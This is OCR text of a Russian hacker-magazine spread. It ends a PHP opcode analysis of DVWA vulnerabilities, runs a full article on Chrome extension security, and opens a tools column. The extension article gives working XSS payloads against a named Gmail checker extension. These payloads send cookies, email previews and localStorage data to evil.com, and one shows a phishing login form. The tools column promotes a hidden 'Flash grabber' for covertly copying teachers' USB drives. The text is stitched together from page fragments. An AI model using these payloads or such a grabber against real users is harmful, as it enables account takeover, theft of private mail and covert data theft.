   9     6       ADD_STRING                                   ~5      'SELECT+first_name%2C+last_name+FROM+users+WHERE+user_id+%3D+%27'
         7       ADD_VAR                                      ~5      ~5, !0
         8       ADD_CHAR                                     ~5      ~5, 39
         9       ASSIGN                                               !1, ~5
  10    10       SEND_VAR                                             !1
        11       DO_FCALL                                 1           'mysql_query'
        12       ASSIGN                                       $8      !2, $7
        13     > JMPNZ_EX                                     ~9      $8, ->19
```
❶

```
line     # *  op                           fetch          ext  return  operands
---------------------------------------------------------------------------------
   3     0  >    FETCH_IS                                     $0      '_GET'
         1       ZEND_ISSET_ISEMPTY_DIM_OBJ               1  ~1      $0, 'Submit'
         2     > JMPZ                                                 ~1, ->48
   7     3  >    FETCH_R                     global           $2      '_GET'
         4       FETCH_DIM_R                                  $3      $2, 'id'
         5       ASSIGN                                               !0, $3
```
❷

```
        19  >    FREE                                                 ~9
  12    20       SEND_VAR                                             !2
        21       DO_FCALL                                 1           'mysql_numrows'
        22       ASSIGN                                               !3, $13
  14    23       ASSIGN                                               !4, 0
```
❸

```
  17    27  >    ASSIGN                                               !1, 'low.php'
...вырезано...
  21    32  >    ASSIGN                                               !1, 'medium.php'
...вырезано...
  26    39  >    ASSIGN                                               !1, 'high.php'
```
❹

ем к анализу. Открыв график, обрати внимание на второй блок слева, который мы будем исследовать. У тебя должно быть примерно такое же полотно❶.
Почему примерно? Просто очень вероятно, что наши листинги не будут совпадать тютелька в тютельку из-за разницы версий PHP, но это не критично. Еще один момент — листинг, который ты видишь тут, отличается от графического наличием двух колонок впереди опкодов. Я просто сделал дамп при помощи vld:

```
php -d extension=vld.so -dvld.active=1 /var/www/dvwa/
vulnerabilities/sqli/source/low.php
```

Первая колонка — это номер строки, вторая — порядковый номер опкода. На графике же первой колонкой обозначен адрес того или иного опкода. Кстати, на графике вверху видно, что это дамп для функции main() — прямо как в C, с нее начинается выполнение скрипта.
Итак, перед нами самая банальная SQL-инъекция. Где же это видно? Начнем с наиболее понятного: нам знакома строка SQL-запроса на линии 9, под номером опкода 6. Во временную переменную ~5 сохраняется данная строка, затем, на следующей линии, к этой же переменной добавляется компилированная переменная !0. Последний символ, который сохраняется в этой переменной — это 39, что означает кавычку. Опкод ASSIGN завершает все действия 9 строки присвоением переменной !1 значения ~5. В данном квартете интерес представляет компилированная переменная !0. Нам важно понять, откуда у нее растут ноги. Для этого вернемся в самое начало исследуемого блока❷.
На первых двух строках дампа происходит проверка наличия индекса 'Submit' в массиве $_GET, а JMPZ хочет прыгнуть по адресу 48 в случае, если результат — 0, то есть, когда проверяемый элемент отсутствует.
На графике видно, что это прыжок к выходу — RETURN 1. На линии под номером 7 довольно очевидно, что последующие три строки делают какие-то манипуляции с глобальной переменной $_GET. Здесь FETCH_R читает значение массива в $2, затем FETCH_DIM_R получает значение элемента 'id' и записывает в $3. Обрати внимание на *_R — это означает чтение ака read. Есть еще и *_W — write, для записи, и *_RW — read/write, для чтения и записи. Ну а далее в дампе находится нам уже знакомый опкод присвоения, который занимается тем, что снова копирует значение переменной $3 (не путай с обычной переменной PHP) в !0. Идем далее. Следующий опкод SEND_VAR занимает место первого аргумента для последующей функции, читая значение первого операнда, в данном случае !1. Второй операнд означает порядковый номер аргумента. Судя по графику, DO_FCALL вызывает функцию mysql_query() и полученное значение сохраняет в $7.
Вероятно, ты заметил, что на данном участке не было никаких других вызовов функций, а также прыжков в какие-либо другие места.
Это отчетливо говорит о том, что здесь отсутствуют какие-либо проверки переменной, а значит — есть место для уязвимости. Данный блок завершает опкод JMPNZ_EX. Что он делает? Делает он самый обычный хor над переменными ~9 и $8. В том случае, если результатом операции является 0, то управление передается на адрес 19 (исходя из дампа vld). На графике видно, что по данному адресу находится такой вот дамп❸.
Здесь тебе должно быть все ясно. Ну, может быть, кроме опкода FREE — он просто высвобождает ресурсы, занятые указанной переменной. В этом примере больше нет ничего интересного, плывем дальше.
По аналогии с предыдущим примером сделай дампы dvwa/vulnerabilities/fi/index.php и dvwa/vulnerabilities/fi/source/medium.php. Открой график для дампа индекса — поищем там инклуд файлов. В первую очередь тут следует обратить внимание на опкоды групп INCLUDE, REQUIRE, и от них уже можно двигаться в обратном направлении. Допустим, самый первый REQUIRE_ONCE не представляет для нас никакого интереса — он пытается заинклудить файл, имя которого находится во временной переменной ~2.
А собирается эта переменная лишь из константных значений. Следующий такой же оператор встречается в самом последнем блоке. Здесь в переменную ~24 склеились две других переменных такого же типа — ~22 и ~23. Но и они принимают значения констант. Подозрительной тут выглядит компилированная переменная !1 — ее следует искать в других блоках. Нашли, но видим строки следующего типа❹. Что означает не что иное, как PHP код, подобный такому:

```
$variable = 'low.php';
```

Название переменной я придумал сам, ибо в дампах имена переменных отсутствуют. Хотя их совсем не сложно получить. Но не отвлекаемся, уязвимости тут снова нет, значит, идем к следующему опкоду в том же самом блоке — INCLUDE. Он пытается заинклудить имя файла, содержащееся в !2. Но если ты посмотришь на график, то определения такой переменной ты не найдешь. Как же так? Все просто — в данном файле она не определена, поэтому нужно смотреть, какие файлы инклудит данный скрипт.
Теперь открой второй график для medium.php. Тут вообще один одинокий блок. Имей в виду, что нумерация снова начинается с нуля, поэтому не ищи здесь !2. В данном блоке видна всего лишь одна компилированная переменная !0, с которой и происходят всякие манипуляции. В принципе, тут есть уже все известные нам опкоды, и тут ты уже должен определить, что происходит слабенькая фильтрация !0 при помощи функции str_replace(). В самом конце блока видно финальное присваивание и выход из скрипта. Таким образом, можно установить, что данный скрипт содержит потенциальную уязвимость. Но в нашем случае, уже имея на руках анализ файла index.php, можно уверенно сказать, что здесь присутствует уязвимость типа инклуд файлов.
Мы разобрали с тобой примеры, но какой вывод можно сделать из всего этого, и на что нужно обращать внимание? Главным образом тебя должны заинтересовать «потенциально небезопасные» опкоды. А это опкоды типа DO_FCALL, DO_FCALL_BY_NAME, INCLUDE_OR_EVAL, ECHO. Степень их риска можно определить по тому, к какому типу принадлежат операнды конкретного опкода, и что делает эта функция. Ну например, если мы видим операнд-константу, которая никак не изменяется, то вполне ясно, что данный опкод или даже группу можно спокойно игнорировать.
Если же нечто иное, то повод задуматься. Хотя нечего думать, надо делать обратную трассировку. Но это уже ближе к концу.
А с чего начинать анализ? Тут все как обычно — анализ начинается с поиска глобальных переменных, как в примере с SQL-инъекцией, а также с других участков кода, где данные поступают на вход, будь то файловые функции, функции с базой данных и так далее.
Опкоды FETCH_R, FETCH_W помогут тебе идентифицировать места записи и чтения переменных. А семейство ASSIGN выявит любые присвоения переменных PHP. Таким образом, зная, что делает каждый опкод и в каких комбинациях операндов, их типов и значений есть угроза безопасности, можно вынести вердикт конкретной переменной.

Во избежание кессонной болезни

Конечно, чтобы вручную копаться в опкодах, нужно иметь терпение и время. Фактически, данный подход ничем не уступает по сложности анализу самого обычного ассемблерного полотна, которое мы видим в IDA. Но в случае с PHP, если есть нормальный исходник, то нет никакого смысла в поиске уязвимостей среди опкодов.
А для чего тогда я все это рассказывал? Если ты пишешь автоматический динамический сканер, задача существенно упрощается, и знать основы того, о чем я говорил выше, просто необходимо. Внедряясь в PHP, можно творить все что нашей хакерской душе угодно — перехватывать любые функции, дампить аргументы и их значения, делать трассировку переменных. И этого вполне хватит для того, чтобы достоверно определить наличие уязвимости. Гуляй — не хочу, можно хоть автоматически генерировать эксплойты :).
Еще из серии того, на что способны расширения PHP: bytekit предоставляет API, при помощи которого можно самому конструировать полезные утилиты. Например в той же папке examples/ есть утилита для быстрой проверки наличия уязвимостей типа FI:

```
php -d extension=bytekit.so bytekit-0.1.1/examples/
check_include.php index.php

index.php(30): require_once DVWA_WEB_PAGE_TO_ROOT.
"vulnerabilities/fi/source/{$vulnerabilityFile}";
index.php(35): include($file);
```

И еще один суперский инструмент, перехватывает все подозрительные eval'ы:

```
/var/www$ php -d extension=bytekit.so bytekit-0.1.1/
examples/scan_eval.php ./

/var/www/dvwa/external/phpids/0.6/lib/IDS/vendors/
htmlpurifier/HTMLPurifier/VarParser/Native.php(17):
$result = eval("\$var = $expr;");

PHP Warning:  bytekit_disassemble_file(): bytekit_get_next_
oplines: found throw outside of try/catch in /home/ams/
Desktop/bytekit-0.1.1/examples/scan_eval.php on line 19
/var/www/dvwa/external/phpids/0.6/lib/IDS/vendors/
htmlpurifier/HTMLPurifier/ConfigSchema/InterchangeBuilder.
php(140): return eval('return array('. $contents .');');
```

Ну да, кто-то возразит, мол, в чем тут преимущество перед grep? Ну, во-первых, данный скрипт фолсит гораздо меньше, а во-вторых, значимое преимущество в расширяемости возможностей. Допустим, можно написать более точное определение подозрительных инклудов, используя данные, полученные байткитом от PHP. В общем, настоятельно рекомендую покопаться в этой папке — я уверен, если не поленишься, то найдешь для себя много интересного.
Тут стоит напомнить, что у динамического анализа есть существенный недостаток. Дело в том, что если кусок кода не вызывается, то и найти уязвимость в таком блоке не получится. Однако этот недостаток возможно устранить, изменив условие кода, перенаправив поток выполнения приложения.
Просто не всегда можно знать, какое значение нужно для того, чтобы попасть под другое условие. Еще нам повезло, что PHP-интерпретатор не производит никаких оптимизаций кода, а значит — не выбрасывает мертвые блоки, как это делают компиляторы.
Безусловно, при успешной реализации алгоритма прогон кода по всем возможным условиям займет значительно больше времени. Обязательно стоит следить за логичностью таких комбинаций. Но это уже второстепенный вопрос — улучшение и оптимизация. Самое главное, что процесс нахождения багов возможно автоматизировать, и вкупе с фаззером имеется возможность достаточно достоверно определить наличие уязвимостей.

Ну, приплыли!

В принципе, это все, что тебе нужно знать для легкого старта. Ведь, как я уже сказал, эти знания позволяют создавать воистину очень мощные инструменты для автоматического динамического анализа исходных кодов, что существенно снижает время поиска уязвимостей, а в комбинации со статическим анализатором сокращает до минимума вероятность возникновения ложных срабатываний.
Ну или можешь просто написать свое небольшое расширение под конкретную задачу, либо улучшить уже другой существующий проект. Так что, бери на заметку, фантазируй и погружайся в глубины PHP, там много интересного :).

Тарас Иващенко (oxdef.info)

БЕЗОПАСНОСТЬ ПЛАГИНОВ GOOGLE CHROME



Привычные векторы атак в контексте аддонов для браузера


С каждым днем Google Chrome становится все более и более популярен. Его создатели проделали большую работу, разработав платформу для создания расширений для браузера. Они несут в себе дополнительный функционал, но и новую опасность.

В рамках этого материала я не буду детально описывать, что представляет собой архитектура расширений в Chrome. Об этом можно узнать подробнее из хорошей статьи Ларри Селцера «Google's Chrome Extensions Show Security Focus» (bit.ly/hvYkqO). А для понимания всего того, о чем пойдет речь ниже, тебе нужно осознать всего несколько моментов. Первое — браузер Chrome, как и тот же самый Firefox, поддерживает расширения. По сути, это небольшие программные модули, с помощью которых можно изменять и улучшать базовую функциональность. Второе — плагины разрабатываются с помощью привычных нам веб-технологий: HTML и JavaScript, включая вкусности HTML5 и CSS. Использование этих технологий на порядок упрощает процесс разработки, особенно в сравнении с написанием расширения для Огнелиса (хотя и там в основном используется тот же JavaScript). И третье — все плагины строятся по одной и той же структуре. Обычно расширение для Хрома включает в себя следующие составляющие:


- файл манифеста manifest.json — в нем содержится информация о расширении: например его название и описание, версия, используемые файлы, привилегии и другое;
- одна и более HTML-страниц, включая фоновую страницу background.html, выступающую в роли движка расширения;
- опционально: один и более JS-скриптов, включая внедряемые скрипты (это аналог UserJS в Опере и Greasemonkey в Мозилле);
- опционально: все остальное, что может понадобиться — например, файлы-изображения.

Все это хозяйство упаковывается в zip-архив с расширением crx. Для коммуникаций между страницами аддона предусмотрена возможность вызывать из одной страницы функции другой и даже изменять DOM-модель. Однако это не относится к внедряемым скриптам, для связи с которыми используется механизм сообще-





Устройство расширения в Гугль Хроме



Фишинг

ний. Для страниц расширения доступны специальные API-интерфейсы браузера для работы с закладками, историей посещений, куками, окнами, вкладками, событиями и так далее.
Теперь, имея общее представление о структуре расширений, предлагаю разобраться, какие риски могут нести эти технологии и что стоит учитывать разработчикам аддонов под Хром.

XSS

Рассмотрим популярное (около 18 368 установок в неделю) расширение для проверки Gmail'а — **Google Mail Checker Plus** (bit.ly/g5L6DT). Этот полезный аддон делает только одно — показывает количество непрочитанных писем в твоем инбоксе, а по клику на кнопке открывает окно предпросмотра. Помимо этого в нем реализованы оповещения на рабочем столе.
В области предпросмотра мы можем увидеть как минимум тему письма, отправителя и немного непосредственно текста сообщения. Попробуем с этим поиграться. Скажем, что будет, если послать письмо со следующей темой?

```
2"'><script src="http://evil.com/own.js">
</script>
```

Тут own.js — это простая JavaScript-нагрузка для демонстрации уязвимости:

```
document.body.innerHTML = "";
img = new Image();
img.src = "http://evil.com/stallowned.jpg";
document.body.appendChild(img);
```

После того как пришло письмо, нам отобразится сначала уведомление на рабочем столе:
И затем по клику на кнопке расширения мы увидим уже нашу XSS во всплывающем окне расширения:
Бинго! Кстати говоря, эта уязвимость была обнаружена человеком под ником Lostmon еще в июне 2010 года, но я подковырял ее, и автору расширения пришлось вносить исправления повторно :). Этот же человек, рапортуя о баге, писал:

```
«All extensions runs over his origin and no have
way to altered data from extension or get sensitive
data like, email account or password etc..»
```

Рассказывая о невозможности добраться до конфиденциальных данных через подобные уязвимости, он не совсем прав :). Покопаем, что же можно сделать с помощью банальной XSS в случае с расширением к браузеру.

Куки

Сессионные данные — популярная цель для XSS-атаки. Но расширение работает в своего рода песочнице и напрямую доступ к кукам через объект document.cookie получить уже не получится — нам надо использовать API. Для работы с куками расширению (и нам тоже) необходимы специальные привилегии и явным образом прописанные в манифесте домены, например вот так:

```
{
   "name": "My extension",
   ...
   "permissions": [
   "cookies",
   "*://*.google.com"
   ],
  ...
}
```

Очевидно, что риск увеличивается, когда у расширения слишком много прав, то есть как минимум права на работу с куками и большое количество прописанных доменов в соответствующей секции манифеста. В таком случае XSS становится гораздо более опасной штукой, поскольку злоумышленник сможет получить доступ к кукам сразу всех разрешенных доменов. Следующий код демонстрирует, как можно собрать все доступные куки и отправить их на снифер:

```
chrome.cookies.getAll({}, function(cookies)
{
  var dump = "COOKIES: ";
  for (var i in cookies) {
    dump += cookies[i].domain + ":"
      + cookies[i].name  + ":"
      + cookies[i].value + " | ";
  }
  img = new Image();
  img.src = "http://evil.com/stallowned.jpg?"
    + dump;
  document.body.appendChild(img);
});
```

Все данные отобразятся в логах запросов нашего веб-сервера.

Данные веб-браузера как цель для атаки


В предыдущей части мы рассмотрели, какой риск может нести в себе уязвимость в расширении, приводящая к XSS. При определенных условиях (наличии большого количества привилегий и доменов в файле манифеста)




links
- HTML5-спецификация: dev.w3.org/html5/spec/Overview.html;
- раздел для разработчиков расширений Гугль Хрома: code.google.com/chrome/extensions/index.html;
- микроформаты: microformats.org/wiki/hcard.










XSS в Google Mail Checker Plus



XSS в уведомлении Google Mail Checker Plus

злоумышленник может получить куки с разных сайтов, и это сильное преимущество перед XSS в обычном веб-приложении. Также он сможет заполучить такие интересные данные как история твоей работы с веб-браузером, закладки и другая информация, доступная через API при соответствующем разрешении. Таким образом, в зависимости от типа расширения и его привилегий XSS может привести к компрометации данных пользователя на его компе, а не просто краже куков.

Угон почтовой переписки

С помощью XSS легко можно обойти настройки Gmail по показу внешнего содержимого. Пускай, это не так критично. Но если злоумышленник может внедрить произвольный HTML/JavaScript в конкретное письмо, он может и добавить тег <IMG>, а по факту запроса картинки с сервера определить факт прочтения письма. Это все возможно вне зависимости от настроек показа внешнего содержимого в Гмейле! Но это ерунда, а вот что по-настоящему серьезно, так это угон переписки. Представь на секунду, что ты получаешь вот такую JavaScript-нагрузку:

```
var dump = '';
var e = document.getElementsByTagName('a');
i=0;
while(i < e.length) {
   if (e[i].className == 'openLink') {
      dump += e[i].innerText + ' | ';
   }
   i++;
}
img = new Image();
img.src = 'http://evil.com/sniff.jpg?' + dump;
document.body.appendChild(img);
```

Это не что иное, как дампилка писем в рамках всплывающего окна расширения. Тут все просто — мы перебираем все элементы из списка писем, в которых отображается информация о сообщении (отправитель, дата, тема и кусок мессаджа), и отправляем ее на сервер злоумышленника.

Настройки расширения — там тоже могут быть интересные данные!

Расширения вполне могут сохранять критичную информацию в своих настройках, доступ к которым осуществляется с помощью механизма веб-хранилищ HTML5. Конечно, такие аддоны надо поискать, но они существуют, это 100%. Например, в настройках такого «плохого» плагина может быть сохранена аутентификационная информация, и мы достанем ее оттуда с помощью следующего скрипта:

```
var dump = ' LOCALSTORAGE: ';
for (i = 0; i < localStorage.length; i++ ) {
   dump += "KEY: " + localStorage.key(i);
   dump += " VALUE: " + localStorage.getItem(
      localStorage.key(i)) + " | ";
}
img = new Image();
img.src = 'http://evil.com/sniff.jpg?' + dump;
document.body.appendChild(img);
```

Фишинг

Как уже было сказано выше, расширение не может напрямую обращаться к кукам, поэтому разработчикам плагинов необходимо использовать соответствующий API. Таким образом, заполучение куков в рамках XSS-атаки становится нетривиальным решением. Но с другой стороны — обычный фишинг-то никто не отменял! Злоумышленник может сделать простую псевдоформу логина и показать ее жертве через простую нагрузку:

```
var msg = 'Please, enter account information.';
msg += '<form action="http://evil.com/login">Username:
<input type=text name=user>';
msg += ' <br>Password: <input type=password
name=pass><br><input type=submit></form>';
document.body.innerHTML = msg;
```

Скриншот выглядит не слишком красиво, но это всего лишь концепт.


Риски, связанные с использованием JSON

JSON — это легковесный текстовый формат, который широко используется в веб-приложениях web 2.0 для обмена данными между клиентской и серверной частями. Он же применяется и в плагинах Chrome для описания файла манифеста:

```
 "name": "Extension",
 "version": "1.0",
 "description": "Some extension",
 "icons": { "128": "icon.png" },
 "permissions": ["http://example.com/"],
 "browser_action": {
  "default_title": "",
  "default_icon": "pic.png",
```







Предпросмотр письма в всплывающем окне Google Mail Checker Plus

```
    "default_popup": "view.html"
  }
}
```

Существует как минимум два больших риска, связанных с небезопасным применением JSON:

1. Использование функции JavaScript eval() для разбора недоверенных данных (например, пользовательских). Разработчики Google специально выделили данный риск и написали рекомендации по безопасному разбору JSON с помощью встроенного метода JSON.parse.

2. Менее очевидный, но не менее опасный риск похищения JSON-данных **JavaScript hijacking** (bit.ly/eQDXrv)

Не стоит забывать и про JSON(P), который используется для обмена данными между доменами. В контексте расширений Хрома эта потенциальная уязвимость мало чем отличается от такой же для обычного веб-приложения. Также с помощью любого промежуточного прокси можно посмотреть, каким образом идет обмен данными между расширением и серверной частью веб-сервиса. А там вполне могут быть проблемы с безопасностью.

Внедряемые скрипты

Мы не единожды рассказывали про внедряемые скрипты (в одном из номеров][даже был подробный материал про Greasmonkey и его возможности). Хороший пример их использования — автоматическое обрамление всех URL-адресов на странице в html-тег <A>, тем самым делая их ссылками, даже если автор страницы об этом не позаботился. Внедряемый скрипт (content script) — это, по сути, специальный кусок JavaScript, который внедряется в необходимые страницы и, что важно, выполняется в их контексте, а не в контексте расширения. Таким образом эти сценарии могут свободно читать и изменять содержимое текущей страницы, но при этом они сильно ограничены в использовании API-расширений. Если быть точным, то они не могут делать следующее:


- использовать chrome.* APIs (кроме частей chrome.extension);
- использовать переменные и функции, заданные в родительском расширении;
- использовать переменные и функции, заданные непосредственно в коде страницы либо в других внедряемых скриптах;
- делать кроссдоменные запросы XMLHttpRequests.

С другой стороны, внедряемые скрипты могут общаться с родительским расширением с помощью специальной технологии сообщений. В общем виде мы имеем два риска, связанных с внедряемыми скриптами:

1. В силу возможности изменять содержимое посещаемой страницы, плохо написанные скрипты могут добавить уязвимость на страницу, где изначально этой уязвимости не было!

2. Зловредная страница сама может атаковать расширение веб-браузера через внедряемые скрипты.

Давай разберем пример второго случая и рассмотрим подробнее расширение для работы с микроформатами. Ниже представлен



Атака на расширение Microformats extension

фрагмент HTML-кода с популярным микроформатом hCard. В поле URL мы запихали то, что, скорее всего, расширение не планирует там увидеть:

```
<div class="vcard">
<div class="fn">James Bond</div>
<div class="org">MI-6</div>
<div class="tel">604-555-1234</div>
<a class="url" href="123:<script>d = document.
createElement('div');d.innerHTML='<h1>XSS</h1>';
document.body.appendChild(d);</script>233">
http://example.com/</a>
</div>
```

Если у нас установлен этот аддон, и мы посетим страницу с таким кодом, то расширение попробует его оттуда выдернуть, распарсить и показать нам эти данные о человеке.

Наша нагрузка отработала, и видно результат? Но какие риски это несет? А вот какие. Рассматриваемое расширение умеет связываться с твоим гугловским аккаунтом с помощью протокола OAuth и API-сервиса адресной книги Гугла. С твоего разрешения оно имеет доступ к адресной книге и может добавлять туда записи по клику на соответствующей кнопке во всплывающем окне. Вот такой простой код, использующий фишки JQuery, добавит произвольный контакт в твою адресную книгу на Гмейле!

```
$(".submitcard").click()
```

Таким образом нам удалось обойти серьезные ограничения на использование API внедряемыми скриптами, и нагрузка пробросилась в основное окно расширения, в котором у нас уже больше возможностей.

Заключение

Что хочется сказать в итоге? Разработчики Google Chrome сделали действительно хорошую архитектуру расширений и предоставили достаточно возможностей для написания качественных и безопасных расширений. Но одновременно с этим мы видим, как выбранные для разработки технологии (HTML, CSS и JavaScript) при активном участии горе-разработчиков способствуют подверженности аддонов таким атакам как, скажем, XSS, к которым мы привыкли в контексте веб-приложений.

При этом риски от такой XSS могут быть похлеще, чем от XSS в обычном веб-приложении. Создателям расширений непременно нужно особенно внимательно читать раздел «Security considerations» в руководстве разработчика, а пользователям — следить за обновлениями расширений и вовремя их устанавливать!][




Mar (icq 884888, snipper.ru)



X-TOOLS



Программа: Flash grabber
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: Garlk



Исходники граббера флешек

Столкнулся со злобным преподом, который любит спрашивать по всему пройденному материалу, а лекции писать лень? Тебе поможет утилита Flash grabber.
Смотри сам: обычно преподы держат все свои лекции на своих же флешках, а также любят втыкать эти самые флешки в университетские компы. Таким образом, тебе остается лишь незаметно сграббить всю информацию с нужной тебе флешки и наслаждаться результатами.
С этой задачей превосходно справится представленный тебе флеш-граббер.
Принцип действия программы крайне прост:
1. Прога просто висит в памяти;
2. Раз в минуту проверяется наличие новых usb-носителей;
3. В случае обнаружения последнего запускается проверка на наличие записи в реестре, которая сообщает дату последнего копирования с этой флешки (сравнение ведется по ее серийному номеру);
4. Если запись не найдена или с момента последнего копирования прошел день, то ищется жесткий диск, позволяющий вместить в себя все данные с флешки;
5. Если такой жесткий диск найден, запускается рекурсивная функция поиска файлов по заданному в исходниках расширению.
Особенности утилиты:
• сохранение документов в форматах doc, docx, ppt, pptx, rtf по дефолту;
• крайне малый размер (3.5 Кб);
• быстрый граббинг целой кучи маленьких документов;
• не влияет на загрузку системы в режиме ожидания;
• отсутствие каких-либо окон и иконок;
• открытые исходники;
• работа с минимальными правами в системе.
Автор с удовольствием ответит на любые твои вопросы по поводу граббера на официальной странице программы bit.ly/ew670z.


Программа: Charon v0.6 SE
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: Rhino (project2025.com) & v1ru$



Прокси под контролем!

Наверняка ты знаком с замечательным инструментом для работы с прокси под названием Charon. Автор проги давно забросил свой проект, поэтому им занялся мембер Античата v1ru$.
Итак, Charon v0.6 SE — это программа для проверки работоспособности, функциональности и анонимности прокси-серверов по списку с заданными параметрами. Гибкие сетевые настройки позволяют настроить программу практически с любыми требованиями к сетевому трафику, устанавливая таймаут на соединение, выделяя заданное количество активизирующихся потоков, количество попыток опроса каждого IP-адреса, ручное и автоматическое редактирование списка веб-адресов для проверки анонимности.
Основные функциональные особенности:
• использование многоуровневой фильтрации IP-адресов по адресу, порту, зоне, стране и так далее (фильтрует ханипот);
• расширенный импорт и экспорт списков прокси-серверов: поддержка работы с буфером обмена, работа со списками сетевых сканеров AngryIPScanner и Superscanner;
• проверка прокси-серверов при помощи RBL-сервисов;
• автоматический поиск публичных списков прокси-серверов при помощи поисковых систем;
• проверка HTTP (trans, anonim), ssl, socks4/5-прокси;
• проверка пинга и скорости прокси-сервера;
• работа с GeoIP;
• практически полная русификация интерфейса. Автор модификации с удовольствием прочтет твои отзывы в топике bit.ly/fYlvbq.

Программа: DIR-300 PWNER
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: TIMHOK

